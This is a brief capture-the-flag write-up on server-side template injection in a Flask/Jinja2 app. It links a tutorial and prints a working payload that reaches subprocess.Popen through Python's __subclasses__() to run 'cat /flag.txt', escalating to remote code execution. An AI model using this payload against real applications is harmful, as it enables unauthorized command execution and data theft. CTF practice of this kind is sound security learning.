Woohoo SSTI!! Here is the link to read https://medium.com/@nyomanpradipta120/ssti-in-flask-jinja2-20b068fdaeee


Let's try to print out some subclasses in the app environment.



Yeayyy! Let's find a class like subprocess.Popen to run command so we can escalate the vulnerabilities into RCE.

The subprocess.Popen is in array index 421 in my local, let's create a payload to read the flag in the root path.

Payload: `{{''.__class__.__mro__[1].__subclasses__()[421]('cat /flag.txt',shell=True,stdout=-1).communicate()}}`



Flag captured!!